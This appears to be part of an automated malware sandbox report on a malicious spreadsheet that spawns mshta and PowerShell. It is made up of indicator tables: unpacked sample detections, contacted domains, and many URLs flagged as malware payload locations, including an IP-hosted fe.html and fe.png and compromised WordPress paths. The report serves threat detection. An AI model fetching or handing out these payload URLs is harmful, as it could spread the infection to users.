15.2.rundll32.exe.220000.2.unpack	100%	Avira	HEUR/AGEN.1145233		Download File
10.2.rundll32.exe.4f0000.5.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
15.2.rundll32.exe.420000.5.unpack	100%	Avira	HEUR/AGEN.1145233		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://haileywells.com/cgi-bin/KJUOaq/PE3	100%	Avira URL Cloud	malware	
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-114.png	100%	Avira URL Cloud	malware	
http://https://onewaymedia.ro/wp-includ	100%	Avira URL Cloud	malware	
http://https://lodev7.com/wp-content/dp	100%	Avira URL Cloud	malware	
http://praachichemfood.com/public_html/SWmteCWBUkA89/PE3	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.theme.min.css?ver=4.9.7.2	100%	Avira URL Cloud	malware	
http://https://www.praachichemfood.com/wp-json/	100%	Avira URL Cloud	malware	
http://bakultante.com/tee5oeot/Q	100%	Avira URL Cloud	malware	
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-57.png	100%	Avira URL Cloud	malware	
http://https://dtmconsulting.ca/wp-includes/dkCFwyE/	100%	Avira URL Cloud	malware	
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-32.png	100%	Avira URL Cloud	malware	
http://https://onewaymedia.ro/wp-includes/k/PE3	100%	Avira URL Cloud	malware	
http://https://lodev7.c	0%	Avira URL Cloud	safe	
http://91.240.118.168/zqqw/zaas/fe.htmlW59wo	100%	Avira URL Cloud	malware	
http://praachichemfood.com/public_html/SWmteCWBUkA89/	100%	Avira URL Cloud	malware	
http://https://trochoi80club.com/wp-content/6shnRU/	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com	100%	Avira URL Cloud	malware	
http://https://www.yepproject.org/wp-in	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/themes/brooklyn/js/ut-scriptlibrary.min.js?ver=4.9.7.2	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.core.plugins.min.css?ver=5.9	100%	Avira URL Cloud	malware	
http://praachichemfood.com/publi	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/	100%	Avira URL Cloud	malware	
http://estiloindustria.com.br/wp-content/49cRLeDYqr6uVF7i/	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.png	100%	Avira URL Cloud	malware	
http://estiloindustria.com.br/wp	100%	Avira URL Cloud	malware	
http://https://dtmconsulting.ca	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.pngPE3	100%	Avira URL Cloud	malware	
http://www.protware.com	0%	URL Reputation	safe	
http://https://worldaviationhub.com/wp-	100%	Avira URL Cloud	malware	
http://https://worldaviationhub.com/wp-includes/Lik/PE3	100%	Avira URL Cloud	malware	
http://https://dtmconsulting.ca/wp-includes/dkCFwyE/PE3	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/plugins/js_composer/assets/css/js_composer.min.css?ver=6.5	100%	Avira URL Cloud	malware	
http://https://www.praachichemfood.com/feed/	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.5.4	100%	Avira URL Cloud	malware	
http://https://futurelube.com/wp-admin/	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlE59em	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.html	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlEL	100%	Avira URL Cloud	malware	
http://https://worldaviationhub.com/wp-includes/Lik/	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/xmlrpc.php	100%	Avira URL Cloud	malware	
http://https://mortgageadviser.director	0%	Avira URL Cloud	safe	
http://www.praachichemfood.com/wp-content/plugins/ut-shortcodes/js/plugins/modernizr/modernizr.min.j	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://futurelube.com/wp-admin/6GLpl4ehsdCBX3z/	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/plugins/mystickyelements/css/mystickyelements-front.min.cs	100%	Avira URL Cloud	malware	
http://www.protware.com&wa	0%	Avira URL Cloud	safe	
http://https://trochoi80club.com/wp-content/6shnRU/PE3	100%	Avira URL Cloud	malware	
http://https://mortgageadviser.directory/xw8ok/icCYdBSpbFrf5s/	100%	Avira URL Cloud	malware	
http://91.240.11	0%	URL Reputation	safe	
http://https://trochoi80club.com/wp-con	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	100%	Avira URL Cloud	malware	
http://www.protware.com/	0%	URL Reputation	safe	
http://bakultante.com/tee5oeot/Q/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlP41yl	100%	Avira URL Cloud	malware	
http://https://lodev7.com/wp-content/dpwjiJivrpgO1F2/	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlN	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlWinSta0	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.core.fonts.min.css?ver=5.9	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-includes/js/jquery/jquery.min.js?ver=3.6.0	100%	Avira URL Cloud	malware	
http://https://futurelube.com/wp-admin/6GLpl4ehsdCBX3z/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlB	100%	Avira URL Cloud	malware	
http://https://haileywells.com/cgi-bin/KJUOaq/	100%	Avira URL Cloud	malware	
http://https://www.yepproject.org/wp-includes/lC45zFsHmmsMDElKT/	100%	Avira URL Cloud	malware	
http://estiloindustria.com.br/wp-content/49cRLeDYqr6uVF7i/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlP	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://haileywells.com/cgi-bin/	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-includes/wlwmanifest.xml	100%	Avira URL Cloud	malware	
http://https://www.praachichemfood.com/comments/feed/	100%	Avira URL Cloud	malware	
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-144.png	100%	Avira URL Cloud	malware	
http://https://dtmconsulting.ca/wp-incl	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/themes/brooklyn/style.css?ver=4.9.7.2	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlHEAP_SIGNATURE4	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlmshta	100%	Avira URL Cloud	malware	
http://bakultante.com/tee5oeot/Q/	100%	Avira URL Cloud	malware	
http://https://www.yepproject.org/wp-includes/lC45zFsHmmsMDElKT/PE3	100%	Avira URL Cloud	malware	
http://https://www.praachichemfood.com/xmlrpc.php?rsd	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://onewaymedia.ro/wp-includes/k/	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://91.240.118.168/zqqw/zaas/fe.html.0	100%	Avira URL Cloud	malware	
http://https://mortgageadviser.directory/xw8ok/icCYdBSpbFrf5s/PE3	100%	Avira URL Cloud	malware	
http://praachichemfood.com	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.shortcode.min.css?ver=5.9	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.vc.shortcodes.min.css?ver=5.9	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlhttp://91.240.118.168/zqqw/zaas/fe.html	100%	Avira URL Cloud	malware	
http://91.240.118.168	100%	URL Reputation	malware	
http://https://lodev7.com/wp-content/dpwjiJivrpgO1F2/PE3	100%	Avira URL Cloud	malware	
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-72.png	100%	Avira URL Cloud	malware	
http://www.praachichemfood.com/wp-content/plugins/mystickyelements/css/font-awesome.min.css?ver=2.0.	100%	Avira URL Cloud	malware	
http://91.240.118.168/zqqw/zaas/fe.htmlfunction	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmconsulting.ca	162.241.211.118	true	false		unknown
praachichemfood.com	103.138.189.128	true	false		unknown
www.praachichemfood.com	unknown	unknown	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://dtmconsulting.ca/wp-includes/dkCFwyE/	true	• Avira URL Cloud: malware	unknown
http://praachichemfood.com/public_html/SWmteCWBUkA89/	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.png	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.html	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://haileywells.com/cgi-bin/KJUOaq/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-114.png	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://onewaymedia.ro/wp-includ	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://lodev7.com/wp-content/dp	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://praachichemfood.com/public_html/SWmteCWBUkA89/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.theme.min.css?ver=4.9.7.2	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.praachichemfood.com/wp-json/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://bakultante.com/tee5oeot/Q	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-57.png	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-32.png	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://onewaymedia.ro/wp-includes/k/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://lodev7.c	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlW59wo	mshta.exe, 00000004.00000002.441061967.000000000490000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://trochoi80club.com/wp-content/6shnRU/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.yepproject.org/wp-in	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/js/ut-scriptlibrary.min.js?ver=4.9.7.2	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.core.plugins.min.css?ver=5.9	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://praachichemfood.com/publi	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/	powershell.exe, 00000006.00000002.679858530.000000000352E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://estiloindustria.com.br/wp-content/49cRLeDYqr6uVF7i/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://estiloindustria.com.br/wp	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dtmconsulting.ca	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.pngPE3	powershell.exe, 00000006.00000002.679858530.000000000352E000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com	mshta.exe, 00000004.00000003.436969779.000000003361000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419444477.000000000054A000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419020795.0000000003359000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.441219939.000000000054A000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.441507839.0000000003362000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419286271.0000000003323000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419292521.0000000003329000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.441437391.0000000003323000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.434751908.000000000335C000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419515471.000000000332B000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.436462360.000000000332C000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://worldaviationhub.com/wp-	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://worldaviationhub.com/wp-includes/Lik/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://dtmconsulting.ca/wp-includes/dkCFwyE/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.674855596.000000000013E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.praachichemfood.com/wp-content/plugins/js_composer/assets/css/js_composer.min.css?ver=6.5	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.praachichemfood.com/feed/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.5.4	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://futurelube.com/wp-admin/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlE59em	mshta.exe, 00000004.00000002.441078405.00000000004CE000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/2048ca.crl0	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://91.240.118.168/zqqw/zaas/fe.htmlEL	mshta.exe, 00000004.00000002.441392938.00000000032FF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://worldaviationhub.com/wp-includes/Lik/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/xmlrpc.php	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://mortgageadviser.director	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.praachichemfood.com/wp-content/plugins/ut-shortcodes/js/plugins/modernizr/modernizr.min.j	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net03	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://futurelube.com/wp-admin/6GLpl4ehsdCBX3z/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/plugins/mystickyelements/css/mystickyelements-front.min.cs	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com&wa	mshta.exe, 00000004.00000003.419444477.00000000054A000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://trochoi80club.com/wp-content/6shnRU/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://mortgageadviser.directory/xw8ok/icCYdBSpbFrf5s/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://gmpg.org/xfn/11	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	false		high
http://91.240.11	powershell.exe, 00000006.00000002.679858530.000000000352E000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://https://trochoi80club.com/wp-con	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.protware.com/	mshta.exe, 00000004.00000003.435013837.00000000033C7000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.441608550.00000000034FB000.00000004.00000010.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.436969779.000000000336100 0.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419020795.0000000003359000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003 .436148600.00000000033C7000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.441507839.0000000003362000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.441575960.00000000033C8000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.419245978.00000000033C7000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.434751908.0000000000335C000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003 .437183380.00000000033C8000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://bakultante.com/tee5oeot/Q/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlP41yl	mshta.exe, 00000004.00000003.419347638.00000000004FC000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://lodev7.com/wp-content/dpwjiJivrpgO1F2/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlN	mshta.exe, 00000004.00000002.441078405.00000000004CE000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlWinSta0	mshta.exe, 00000004.00000002.441061967.00000000000490000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/css/ut.core.fonts.min.css?ver=5.9	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-includes/js/jquery/jquery.min.js?ver=3.6.0	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://futurelube.com/wp-admin/6GLpl4ehsdCBX3z/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlB	imedpub_2.xls.0.dr	true	• Avira URL Cloud: malware	unknown
http://https://haileywells.com/cgi-bin/KJUOaq/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.yepproject.org/wp-includes/lC45zFsHmmsMDElKT/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://estiloindustria.com.br/wp-content/49cRLeDYqr6uVF7i/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlP	mshta.exe, 00000004.00000002.441078405.00000000004CE000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://haileywells.com/cgi-bin/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-includes/wlwmanifest.xml	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.praachichemfood.com/comments/feed/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false		high
http://praachichemfood.com/wp-content/themes/brooklyn/images/default/fav-144.png	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dtmconsulting.ca/wp-incl	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.praachichemfood.com/wp-content/themes/brooklyn/style.css?ver=4.9.7.2	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://api.w.org/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://oss.maxcdn.com/html5shiv/3.7.3/html5shiv.min.js	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	false		high
http://91.240.118.168/zqqw/zaas/fe.htmlHEAP_SIGNATURE4	mshta.exe, 00000004.00000002.440901848.000000000190000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/zqqw/zaas/fe.htmlmshta	mshta.exe, 00000004.00000002.441061967.000000000490000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://bakultante.com/tee5oeot/Q/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.yepproject.org/wp-includes/lC45zFsHmmsMDElKT/PE3	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.praachichemfood.com/xmlrpc.php?rsd	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://onewaymedia.ro/wp-includes/k/	powershell.exe, 00000006.00000002.680127578.0000000003686000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	powershell.exe, 00000006.00000002.675599563.0000000002A7E000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://91.240.118.168/zqqw/zaas/fe.html.0	mshta.exe, 00000004.00000002.441392938.0000000032FF000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
